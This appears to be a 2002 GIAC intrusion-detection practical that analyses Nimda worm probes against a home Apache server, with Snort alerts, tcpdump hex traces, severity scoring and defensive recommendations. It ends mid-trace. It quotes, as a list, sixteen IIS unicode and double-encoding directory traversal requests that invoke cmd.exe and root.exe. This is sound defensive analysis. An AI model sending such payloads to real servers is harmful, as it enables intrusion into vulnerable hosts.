Sourcefire, Inc. "Snort Signature ID983, WEB-IIS unicode directory traversal attempt" URL: http://www.snort.org/snort-db/sid.html?sid=983

Various e-mail conversations between me and Netscreen Technical Support, tac@netscreen.com, November-December 2002.

Zwicky, Elizabeth, et al. "Building Internet Firewalls, Second Edition" O Reilly. 2000.

Assignment #2: Three Network Detects

Detect #1: Nimda Noise

Trace from Snort Log:

[**] [1:1256:7] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:37.584877 x.y.z.133:3050 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37221 IpLen:20 DgmLen:112 DF
AP Seq: 0xC3F0BD0B Ack: 0xE056307A Win: 0x16D0 TcpLen: 20
[Xref => http://www.cert.org/advisories/CA-2001-19.html]

[**] [1:1256:7] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:37.805928 x.y.z.133:3064 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37284 IpLen:20 DgmLen:110 DF
AP Seq: 0xC3FA8147 Ack: 0xBA54405A Win: 0x16D0 TcpLen: 20
[Xref => http://www.cert.org/advisories/CA-2001-19.html]

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:38.024850 x.y.z.133:3085 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37353 IpLen:20 DgmLen:120 DF
AP Seq: 0xC40C682F Ack: 0xCA1E4BCA Win: 0x16D0 TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:38.259131 x.y.z.133:3101 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37418 IpLen:20 DgmLen:120 DF
AP Seq: 0xC419DC42 Ack: 0xEB713E7A Win: 0x16D0 TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:38.489199 x.y.z.133:3120 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37479 IpLen:20 DgmLen:136 DF
AP Seq: 0xC4277FFB Ack: 0xA4D3745D Win: 0x16D0 TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:38.753503 x.y.z.133:3135 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37537 IpLen:20 DgmLen:157 DF
AP Seq: 0xC4335FBF Ack: 0xCC1F74AA Win: 0x16D0 TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:38.976487 x.y.z.133:3148 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37588 IpLen:20 DgmLen:157 DF
AP Seq: 0xC43D8CD6 Ack: 0xC9EB23DD Win: 0x16D0 TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:39.197382 x.y.z.133:3160 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37630 IpLen:20 DgmLen:185 DF
AP Seq: 0xC446F50C Ack: 0xF1C97ACC Win: 0x16D0 TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:39.426622 x.y.z.133:3178 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37686 IpLen:20 DgmLen:137 DF
AP Seq: 0xC453D634 Ack: 0x95382EDC Win: 0x16D0 TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:39.643888 x.y.z.133:3191 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37731 IpLen:20 DgmLen:137 DF

```
***AP*** Seq: 0xC45EFE84  Ack: 0xB7E03E09  Win: 0x16D0  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:39.858208 x.y.z.133:3205 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37780 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0xC46A8EF9  Ack: 0x928B4D39  Win: 0x16D0  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:40.112526 x.y.z.133:3218 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37826 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0xC473819E  Ack: 0xA90B0198  Win: 0x16D0  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:40.423924 x.y.z.133:3233 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37868 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0xC47ED8C5  Ack: 0x83C5157B  Win: 0x16D0  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:40.638253 x.y.z.133:3245 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37913 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0xC4890A9A  Ack: 0xF42852BF  Win: 0x16D0  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:40.847429 x.y.z.133:3255 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:37953 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xC4915DB0  Ack: 0xC72F73EB  Win: 0x16D0  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
09/19-14:32:41.080823 x.y.z.133:3265 -> 192.168.1.209:80
TCP TTL:101 TOS:0x0 ID:38001 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0xC49993DC  Ack: 0x851A2BC6  Win: 0x16D0  TcpLen: 20
```

Trace from tcpdump logs:

```
14:32:37.584877 some.cable-modem.user.com.3050 > my.webserver.com.www: P [tcp sum ok] 0:72(72) ack 1 win 5840 (DF) (ttl 10
1, id 37221, len 112)
0x0000   4500 0070 9165 4000 6506 365d 18c7 7285      E..p.e@.e.6].Çr.
0x0010   c0a8 01d1 0bea 0050 c3f0 bd0b e056 307a      À¨.Ñ.ê.PÃð½.àV0z
0x0020   5018 16d0 d013 0000 4745 5420 2f73 6372      P..ÐÐ...GET./scr
0x0030   6970 7473 2f72 6f6f 742e 6578 653f 2f63      ipts/root.exe?/c
0x0040   2b64 6972 2048 5454 502f 312e 300d 0a48      +dir.HTTP/1.0..H
0x0050   6f73 743a 2077 7777 0d0a 436f 6e6e 6e65      ost:.www..Connne
0x0060   6374 696f 6e3a 2063 6c6f 7365 0d0a 0d0a      ction:.close....

14:32:37.805928 some.cable-modem.user.com.3064 > my.webserver.com.www: P [tcp sum ok] 0:70(70) ack 1 win 5840 (DF) (ttl 10
1, id 37284, len 110)
0x0000   4500 006e 91a4 4000 6506 3620 18c7 7285      E..n.¤@.e.6..Çr.
0x0010   c0a8 01d1 0bf8 0050 c3fa 8147 ba54 405a      À¨.Ñ.ø.PÃú.GºT@Z
0x0020   5018 16d0 cbdb 0000 4745 5420 2f4d 5341      P..ÐËÛ..GET./MSA
0x0030   4443 2f72 6f6f 742e 6578 653f 2f63 2b64      DC/root.exe?/c+d
0x0040   6972 2048 5454 502f 312e 300d 0a48 6f73      ir.HTTP/1.0..Hos
0x0050   743a 2077 7777 0d0a 436f 6e6e 6e65 6374      t:.www..Connnect
0x0060   696f 6e3a 2063 6c6f 7365 0d0a 0d0a          ion:.close....

14:32:38.024850 some.cable-modem.user.com.3085 > my.webserver.com.www: P [tcp sum ok] 0:80(80) ack 1 win 5840 (DF) (ttl 10
1, id 37353, len 120)
0x0000   4500 0078 91e9 4000 6506 35d1 18c7 7285      E..x.é@.e.5Ñ.Çr.
0x0010   c0a8 01d1 0c0d 0050 c40c 682f ca1e 4bca      À¨.Ñ...PÄ.h/Ê.KÊ
0x0020   5018 16d0 e862 0000 4745 5420 2f63 2f77      P..Ðèb..GET./c/w
0x0030   696e 6e74 2f73 7973 7465 6d33 322f 636d      innt/system32/cm
0x0040   642e 6578 653f 2f63 2b64 6972 2048 5454      d.exe?/c+dir.HTT
```

```
0x0050   502f 312e 300d 0a48 6f73 743a 2077 7777      P/1.0..Host:.www
0x0060   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063      ..Connnection:.c
0x0070   6c6f 7365 0d0a 0d0a                          lose....
```

```
14:32:38.259131 some.cable-modem.user.com.3101 > my.webserver.com.www: P [tcp sum ok] 0:80(80) ack 1 win 5840 (DF) (ttl 10
1, id 37418, len 120)
0x0000   4500 0078 922a 4000 6506 3590 18c7 7285      E..x.*@.e.5..Çr.
0x0010   c0a8 01d1 0c1d 0050 c419 dc42 eb71 3e7a      À¨.Ñ...PÄ.ÜBëq>z
0x0020   5018 16d0 602e 0000 4745 5420 2f64 2f77      P..Ð`...GET./d/w
0x0030   696e 6e74 2f73 7973 7465 6d33 322f 636d      innt/system32/cm
0x0040   642e 6578 653f 2f63 2b64 6972 2048 5454      d.exe?/c+dir.HTT
0x0050   502f 312e 300d 0a48 6f73 743a 2077 7777      P/1.0..Host:.www
0x0060   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063      ..Connnection:.c
0x0070   6c6f 7365 0d0a 0d0a                          lose....
```

```
14:32:38.489199 some.cable-modem.user.com.3120 > my.webserver.com.www: P [tcp sum ok] 0:96(96) ack 1 win 5840 (DF) (ttl 10
1, id 37479, len 136)
0x0000   4500 0088 9267 4000 6506 3543 18c7 7285      E....g@.e.5C.Çr.
0x0010   c0a8 01d1 0c30 0050 c427 7ffb a4d3 745d      À¨.Ñ.0.PÄ'.û¤Ót]
0x0020   5018 16d0 9880 0000 4745 5420 2f73 6372      P..Ð....GET./scr
0x0030   6970 7473 2f2e 2e25 3235 3563 2e2e 2f77      ipts/..%255c../w
0x0040   696e 6e74 2f73 7973 7465 6d33 322f 636d      innt/system32/cm
0x0050   642e 6578 653f 2f63 2b64 6972 2048 5454      d.exe?/c+dir.HTT
0x0060   502f 312e 300d 0a48 6f73 743a 2077 7777      P/1.0..Host:.www
0x0070   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063      ..Co nnection:.c
0x0080   6c6f 7365 0d0a 0d0a                          lose....
```

```
14:32:38.753503 some.cable-modem.user.com.3135 > my.webserver.com.www: P [tcp sum ok] 0:117(117) ack 1 win 5840 (DF) (ttl
101, id 37537, len 157)
0x0000   4500 009d 92a1 4000 6506 34f4 18c7 7285      E....¡@.e.4ô.Çr.
0x0010   c0a8 01d1 0c3f 0050 c433 5fbf cc1f 74aa      À¨.Ñ.?.PÄ3_¿Ì.tª
0x0020   5018 16d0 d750 0000 4745 5420 2f5f 7674      P..Ð×P..GET./_vt
0x0030   695f 6269 6e2f 2e2e 2532 3535 632e 2e2f      i_bin/..%255c../
0x0040   2e2e 2532 3535 632e 2e2f 2e2e 2532 3535      ..%255c../..%255
0x0050   632e 2e2f 7769 6e6e 742f 7379 7374 656d      c../winnt/system
0x0060   3332 2f63 6d64 2e65 7865 3f2f 632b 6469      32/cmd.exe?/c+di
0x0070   7220 4854 5450 2f31 2e30 0d0a 486f 7374      r.HTTP/1.0..Host
0x0080   3a20 7777 770d 0a43 6f6e 6e6e 6563 7469      :.www..Connnecti
0x0090   6f6e 3a20 636c 6f73 650d 0a0d 0a             on:.close....
```

```
14:32:38.976487 some.cable-modem.user.com.3148 > my.webserver.com.www: P [tcp sum ok] 0:117(117) ack 1 win 5840 (DF) (ttl
101, id 37588, len 157)
0x0000   4500 009d 92d4 4000 6506 34c1 18c7 7285      E....Ô@.e.4Á.Çr.
0x0010   c0a8 01d1 0c4c 0050 c43d 8cd6 c9eb 23dd      À¨.Ñ.L.PÄ=.ÖÉë#Ý
0x0020   5018 16d0 0233 0000 4745 5420 2f5f 6d65      P..Ð.3..GET./_me
0x0030   6d5f 6269 6e2f 2e2e 2532 3535 632e 2e2f      m_bin/..%255c../
0x0040   2e2e 2532 3535 632e 2e2f 2e2e 2532 3535      ..%255c../..%255
0x0050   632e 2e2f 7769 6e6e 742f 7379 7374 656d      c../winnt/system
0x0060   3332 2f63 6d64 2e65 7865 3f2f 632b 6469      32/cmd.exe?/c+di
0x0070   7220 4854 5450 2f31 2e30 0d0a 486f 7374      r.HTTP/1.0..Host
0x0080   3a20 7777 770d 0a43 6f6e 6e6e 6563 7469      :.www..Connnecti
0x0090   6f6e 3a20 636c 6f73 650d 0a0d 0a             on:.close....
```

```
14:32:39.197382 some.cable-modem.user.com.3160 > my.webserver.com.www: P [tcp sum ok] 0:145(145) ack 1 win 5840 (DF) (ttl
101, id 37630, len 185)
0x0000   4500 00b9 92fe 4000 6506 347b 18c7 7285      E..¹.þ@.e.4{.Çr.
0x0010   c0a8 01d1 0c58 0050 c446 f50c f1c9 7acc      À¨.Ñ.X.PÄFõ.ñÉzÌ
0x0020   5018 16d0 bed3 0000 4745 5420 2f6d 7361      P..Ð¾Ó..GET./msa
0x0030   6463 2f2e 2e25 3235 3563 2e2e 2f2e 2e25      dc/..%255c../..%
0x0040   3235 3563 2e2e 2f2e 2e25 3235 3563 2f2e      255c../..%255c/.
0x0050   2e25 6331 2531 632e 2e2f 2e2e 2563 3125      .%c1%1c../..%c1%
0x0060   3163 2e2e 2f2e 2e25 6331 2531 632e 2e2f      1c../..%c1%1c../
0x0070   7769 6e6e 742f 7379 7374 656d 3332 2f63      winnt/system32/c
0x0080   6d64 2e65 7865 3f2f 632b 6469 7220 4854      md.exe?/c+dir.HT
0x0090   5450 2f31 2e30 0d0a 486f 7374 3a20 7777      TP/1.0..Host:.ww
0x00a0   770d 0a43 6f6e 6e65 6374 696f 6e3a 2e20      w..Connnection:.
0x00b0   636c 6f73 650d 0a0d 0a                       close....
```

```
14:32:39.426622 some.cable-modem.user.com.3178 > my.webserver.com.www: P [tcp sum ok] 0:97(97) ack 1 win 5840 (DF) (ttl 10
1, id 37686, len 137)
0x0000  4500 0089 9336 4000 6506 3473 18c7 7285      E....6@.e.4s.Çr.
0x0010  c0a8 01d1 0c6a 0050 c453 d634 9538 2edc      À¨.Ñ.j.PÄSÖ4.8.Ü
0x0020  5018 16d0 2322 0000 4745 5420 2f73 6372      P..Ð#"..GET./scr
0x0030  6970 7473 2f2e 2e25 6331 2531 632e 2e2f      ipts/..%c1%1c../
0x0040  7769 6e6e 742f 7379 7374 656d 3332 2f63      winnt/system32/c
0x0050  6d64 2e65 7865 3f2f 632b 6469 7220 4854      md.exe?/c+dir.HT
0x0060  5450 2f31 2e30 0d0a 486f 7374 3a20 7777      TP/1.0..Host:.ww
0x0070  770d 0a43 6f6e 6e65 6563 7469 6f6e 3a20      w..Connnection:.
0x0080  636c 6f73 650d 0a0d 0a                       close....

14:32:39.643888 some.cable-modem.user.com.3191 > my.webserver.com.www: P [tcp sum ok] 0:97(97) ack 1 win 5840 (DF) (ttl 10
1, id 37731, len 137)
0x0000  4500 0089 9363 4000 6506 3446 18c7 7285      E....c@.e.4F.Çr.
0x0010  c0a8 01d1 0c77 0050 c45e fe84 b7e0 3e09      À¨.Ñ.w.PÄ^þ.·à>.
0x0020  5018 16d0 c5e4 0000 4745 5420 2f73 6372      P..ÐÅä..GET./scr
0x0030  6970 7473 2f2e 2e25 6330 2532 662e 2e2f      ipts/..%c0%2f../
0x0040  7769 6e6e 742f 7379 7374 656d 3332 2f63      winnt/system32/c
0x0050  6d64 2e65 7865 3f2f 632b 6469 7220 4854      md.exe?/c+dir.HT
0x0060  5450 2f31 2e30 0d0a 486f 7374 3a20 7777      TP/1.0..Host:.ww
0x0070  770d 0a43 6f6e 6e65 6563 7469 6f6e 3a20      w..Connnection:.
0x0080  636c 6f73 650d 0a0d 0a                       close....

14:32:39.858208 some.cable-modem.user.com.3205 > my.webserver.com.www: P [tcp sum ok] 0:97(97) ack 1 win 5840 (DF) (ttl 10
1, id 37780, len 137)
0x0000  4500 0089 9394 4000 6506 3415 18c7 7285      E.....@.e.4..Çr.
0x0010  c0a8 01d1 0c85 0050 c46a 8ef9 928b 4d39      À¨.Ñ...PÄj.ù..M9
0x0020  5018 16d0 4b4c 0000 4745 5420 2f73 6372      P..ÐKL..GET./scr
0x0030  6970 7473 2f2e 2e25 6330 2561 662e 2e2f      ipts/..%c0%af../
0x0040  7769 6e6e 742f 7379 7374 656d 3332 2f63      winnt/system32/c
0x0050  6d64 2e65 7865 3f2f 632b 6469 7220 4854      md.exe?/c+dir.HT
0x0060  5450 2f31 2e30 0d0a 486f 7374 3a20 7777      TP/1.0..Host:.ww
0x0070  770d 0a43 6f6e 6e65 6563 7469 6f6e 3a20      w..Connnection:.
0x0080  636c 6f73 650d 0a0d 0a                       close....

14:32:40.112526 some.cable-modem.user.com.3218 > my.webserver.com.www: P [tcp sum ok] 0:97(97) ack 1 win 5840 (DF) (ttl 10
1, id 37826, len 137)
0x0000  4500 0089 93c2 4000 6506 33e7 18c7 7285      E....Â@.e.3ç.Çr.
0x0010  c0a8 01d1 0c92 0050 c473 819e a90b 0198      À¨.Ñ...PÄs..©...
0x0020  5018 16d0 90d9 0000 4745 5420 2f73 6372      P..Ð.Ù..GET./scr
0x0030  6970 7473 2f2e 2e25 6331 2539 632e 2e2f      ipts/..%c1%9c../
0x0040  7769 6e6e 742f 7379 7374 656d 3332 2f63      winnt/system32/c
0x0050  6d64 2e65 7865 3f2f 632b 6469 7220 4854      md.exe?/c+dir.HT
0x0060  5450 2f31 2e30 0d0a 486f 7374 3a20 7777      TP/1.0..Host:.ww
0x0070  770d 0a43 6f6e 6e65 6563 7469 6f6e 3a20      w..Connnection:.
0x0080  636c 6f73 650d 0a0d 0a                       close....

14:32:40.423924 some.cable-modem.user.com.3233 > my.webserver.com.www: P [tcp sum ok] 0:98(98) ack 1 win 5840 (DF) (ttl 10
1, id 37868, len 138)
0x0000  4500 008a 93ec 4000 6506 33bc 18c7 7285      E....ì@.e.3¼.Çr.
0x0010  c0a8 01d1 0ca1 0050 c47e d8c5 83c5 157b      À¨.Ñ.¡.PÄ~ØÅ.Å.{
0x0020  5018 16d0 95e9 0000 4745 5420 2f73 6372      P..Ð.é..GET./scr
0x0030  6970 7473 2f2e 2e25 2533 3525 3633 2e2e      ipts/..%%35%63..
0x0040  2f77 696e 6e74 2f73 7973 7465 6d33 322f      /winnt/system32/
0x0050  636d 642e 6578 653f 2f63 2b64 6972 2048      cmd.exe?/c+dir.H
0x0060  5454 502f 312e 300d 0a48 6f73 743a 2077      TTP/1.0..Host:.w
0x0070  7777 0d0a 436f 6e6e 6e65 6374 696f 6e3a      ww..Connnection:
0x0080  2063 6c6f 7365 0d0a 0d0a                     .close....


14:32:40.638253 some.cable-modem.user.com.3245 > my.webserver.com.www: P [tcp sum ok] 0:96(96) ack 1 win 5840 (DF) (ttl 10
1, id 37913, len 136)
0x0000  4500 0088 9419 4000 6506 3391 18c7 7285      E.....@.e.3..Çr.
0x0010  c0a8 01d1 0cad 0050 c489 0a9a f428 52bf      À¨.Ñ..PÄ...ô(R¿
0x0020  5018 16d0 ec4d 0000 4745 5420 2f73 6372      P..ÐìM..GET./scr
0x0030  6970 7473 2f2e 2e25 2533 3563 2e2e 2f77      ipts/..%%35c../w
0x0040  696e 6e74 2f73 7973 7465 6d33 322f 636d      innt/system32/cm
0x0050  642e 6578 653f 2f63 2b64 6972 2048 5454      d.exe?/c+dir.HTT
```

```
0x0060   502f 312e 300d 0a48 6f73 743a 2077 7777      P/1.0..Host:.www
0x0070   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063      ..Connnection:.c
0x0080   6c6f 7365 0d0a 0d0a                          lose....

14:32:40.847429 some.cable-modem.user.com.3255 > my.webserver.com.www: P [tcp sum ok] 0:100(100) ack 1 win 5840 (DF) (ttl
101, id 37953, len 140)
0x0000   4500 008c 9441 4000 6506 3365 18c7 7285      E....A@.e.3e.Çr.
0x0010   c0a8 01d1 0cb7 0050 c491 5db0 c72f 73eb      À¨.Ñ.·.PÄ.]°Ç/së
0x0020   5018 16d0 3cc4 0000 4745 5420 2f73 6372      P..Ð<Ä..GET./scr
0x0030   6970 7473 2f2e 2e25 3235 2533 3525 3633      ipts/..%25%35%63
0x0040   2e2e 2f77 696e 6e74 2f73 7973 7465 6d33      ../winnt/system3
0x0050   322f 636d 642e 6578 653f 2f63 2b64 6972      2/cmd.exe?/c+dir
0x0060   2048 5454 502f 312e 300d 0a48 6f73 743a      .HTTP/1.0..Host:
0x0070   2077 7777 0d0a 436f 6e6e 6e65 6374 696f      .www..Connnectio
0x0080   6e3a 2063 6c6f 7365 0d0a 0d0a                n:.close....

14:32:41.080823 some.cable-modem.user.com.3265 > my.webserver.com.www: P [tcp sum ok] 0:96(96) ack 1 win 5840 (DF) (ttl 10
1, id 38001, len 136)
0x0000   4500 0088 9471 4000 6506 3339 18c7 7285      E....q@.e.39.Çr.
0x0010   c0a8 01d1 0cc1 0050 c499 93dc 851a 2bc6      À¨.Ñ.Á.PÄ..Ü..+Æ
0x0020   5018 16d0 eee9 0000 4745 5420 2f73 6372      P..Ðîé..GET./scr
0x0030   6970 7473 2f2e 2e25 3235 3266 2e2e 2f77      ipts/..%252f../w
0x0040   696e 6e74 2f73 7973 7465 6d33 322f 636d      innt/system32/cm
0x0050   642e 6578 653f 2f63 2b64 6972 2048 5454      d.exe?/c+dir.HTT
0x0060   502f 312e 300d 0a48 6f73 743a 2077 7777      P/1.0..Host:.www
0x0070   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063      ..Connnection:.c
0x0080   6c6f 7365 0d0a 0d0a                          lose....
```

Source Of Trace

This set of traces is essentially Nimda exploits. This set of traces occurred on my home network. My network setup is documented in Part 1 of this Practical (Figure 2, p. 8)

Detect was Generated By

This group of traces came from a Snort Analysis of my daily tcpdump log file from both my Red Hat Linux and OpenBSD machines. Snort 1.9.0 with the base ruleset (downloaded on 09/20/02) was used on both machines. The snort.conf file was set up with HOME_NET to 192.168.1.208/28 and EXTERNAL_NET to "any." I made no other modifications to the snort.conf file, and used the basic, ruleset files in the default snort.conf. I did modify the "scan.rules" to ignore port 3128 traffic, as I had my squid server running, with my Windows boxes proxyed to it.

Probability the source address was spoofed

The probability the source address was spoofed is low. Based on my netscreen firewall logs, this same attack pattern occurred over a six day period (09/19-25). The address 24.199.113.133 corresponds to some.cable-modem.user.com. A traceroute from my web server to this address got there in 27 hops. Windows has a default TTL of 128, and all of the received packets from the attacker had TTLs of 100 or 101. Finally, each of these attacks is preceded by a SYN/SYN-ACK/ACK handshake.

In addition, as Paul Bradley pointed out to me (see "Additional Question/Comment from intrusions@incidents.org" , this appears not to be a vulnerability scan, due to the misspelling of "Connnection" and the use of "www" vs "www.worm.com"

Description of the Attack

An excellent treatise of Nimda exploits can be found at http://www.cert.org/advisories/CA-2001-26.htmlhttp://www.incidents.org/react/nimda.pdf, and http://rr.sans.org/malicious/stakes.php . The attack is effective against systems running Microsoft Windows 95, 98, ME, NT, 2000 and XP. It can be spread from client to client via e-mail or open network shares, from web server to client via browsing of compromised web sites, from client to web server via active scanning for and exploitation of various Microsoft IIS 4/0/5.0 directory traversal vulnerabilities (http://www.kb.cert.org/vuls/id/111677) or from client to web server via scanning for Code Red II backdoors.

In the case of this attack, a compromised Windows machine is attempting to gain access to my web server by actively probing using a repetitive 16 probe sequence. Once the handshake is completed, the attacker used the following 13 Nimda exploits, with a handshake preceding each attack. These first four set of probes attempt to exploit the IIS/PWS Extended Unicode Directory Traversal Vulnerability:

1. *"GET /scripts/root.exe?/c+dir HTTP/1.0" 404*
2. *"GET /MSADC/root.exe?/c+dir HTTP/1.0" 404*
3. *"GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*
4. *"GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*

These next four set of probes attempt to exploit the IIS/PWS Escaped Character Decoding Command Execution Vulnerability:

5. *"GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*
6. *"GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*
7. *"GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*
8. *"GET msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*

Finally, the last group attempt to exploit the double encoding vulnerability:

9. *"GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*
10. *"GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*
11. *"GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*
12. *"GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*
13. *"GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400*
14. *"GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400*
15. *"GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*
16. *"GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404*

Should one of these attacks gain access to a vulnerable IIS webserver the TFTP protocol is used to fetch a file called Admin.dll from the infecting host.

Attack Mechanism

Is this a stimulus or response: Stimulus, since Nimda targets nearby IP addresses. Their is a 50% probability that this worm will target IP addresses having the same first two octets. This is true in my case, as my internal IP for my web server (192.168.1.209) maps to 24.199.20.210 externally. Attackers IP is x.y.z.133

Affected Services: Web services on port 80

Known Vulnerabilities/Exposures: Default installations of IIS 4.0 and 5.0 are vulnerable.

Attack intent: As stated above in description of trace, Nimda will attempt to gain access through Code Red II backdoors, web directory transversal vulnerabilities, double character encoding vulnerabilities and escaped character decoding vulnerabilities.

Details: Using these malicious GET requests, the attackers attempts to gain command line access to the Windows machine, and to list the directory contents of c:/wint/system32. From there, the host uploads the worm, Admin.dll, using TFTP. I agree with Tod Beardsley's conclusion (see Tod Beardsley's GCIA practical, pages 22-23) that the TFTP should have been tried right off, since the same failure would have occurred. Nimda's author must have been after more than just exploitation, as these requests create a lot of noise on my network. And other peoples, I imagine.

Correlations: CERT/CC released a bulletin regarding Nimda, which can be found at http://www.cert.org/advisories/CA-2001-26.html. This same host tried this attempt on my network once each day over a sis day period (09/19 - 25). According to my snort logs, Nimda attacks represents about 99% of my alerts since I put my web site up on August 14th. Alerts show about which average about 30-50 attacks a day from a variety of hosts, all mostly from 24.xxx.xxx.xxx or 24.199.xxx.xxx

Evidence of Active Targeting: This was not an attack against my web site directly. Again referencing the report at http://www.incidents.org/react/nimda.pdf , Nimda infected clients scan the Internet in search of vulnerable IIS servers. I contend that this worm is not very bright, as I believe it looks for all web servers at port 80, and attacks whenever it gets a SYN/ACK response. I do not know if anyone else has seen this. My server runs Apache, and is not vulnerable to this exploit. But the scans keep coming…

Severity

Target Criticality:	4. This is my personal web server which I use to advertise my consulting services. It would be an issue if it went down.
Target Lethality:	3. Although I do not run IIS Web servers, the constant Nimda probes create "noise" on my network, eating up bandwidth, CPU cycles, and logging space on my hard drive.:
System Countermeasures:	5. As stated previously, my web servers are Apache. My Windows machines are all patched and all inbound port 80 traffic to the Windows machines is denied at the Netscreen 5XP

Network Countermeasures: 4. Snort logs the detects, and I add the IP addresses to the "REJECT" list at the Netscreen 5XP. This is a manual exercise; would like to set up portsentry (which runs on my BSD box) to automatically flag these attempts and deny access from these infected clients automatically.

Severity = (Target's Criticality + Attack Lethality) - (System Countermeasures + Network Countermeasures) = (4 +3) - (5 + 4) = -2. Noisy, but not a serious problem

Defensive Recommendations

1. Continue Snort Logging, update databases frequently
2. For those individuals that have a Netscreen firewall, implement the NIDS solution discussed in part 1 of this practical. Router based solutions exist to block this traffic using a Cisco Router (see Alert Analysis in Part 3 of this Practical)
3. Keep Windows machines up to date. Recommend the Microsoft Baseline Security Analyzer, or the CIS scoring tool (http://www.cisecurity.org/).
4. Inform ISP of infected hosts. This has proved to be a waste of time in most cases. Most ISPs are either too busy or just don't care.

Multiple Choice Test Questions

What IP addresses does an infected Nimda client typically scan?

A. A random address will be chosen

B. An address with the same first two octets as the infected client will be chosen.

C. An address with the same first octet will be chosen.

D. All of the above

The answer is D. 50% of the time, an address with the same first two octet as the infected host will be chosen; 25% of the time an address with the same first octet as the infected host will be chosen, and 25% of the time, the IP address scanned will be random.

Additional Question/Comment from intrusions@incidents.org

Paul Bradley posed the following question concerning this detect:

> Original Message-----
> From: Bradley, Paul [mailto:paulb@cta.com]
> Sent: Tuesday, October 15, 2002 5:48 AM
> To: 'Edward W. Ray'; intrusions@incidents.org
> Subject: RE: LOGS: GIAC GCIA Version 3.3 Detect #1 (Edward Ray - Home Network)
>
> I think you left out an important obervation that one will see in the packet payload of Nimda traffic. For example, is the following packet Nimda, too?
>
> tcpdump of packet:

```
12:36:39.720375 xxx.yyy.0.114.51439 > xxx.yyy.132.170.80: P [tcp sum ok]
1961736877:1961736974(97) ack 1211885620 win 63962 (ttl 124, id 5982, len
137)
0x0000   4500 0089 175e 0000 7c06 62d8 xxyy 0072      E....^..|.b....r
0x0010   xxyy 84aa c8ef 0050 74ed baad 483b e834      .......Pt...H;.4
0x0020   5018 f9da 2d6f 0000 4745 5420 2f73 6372      P...-o..GET./scr
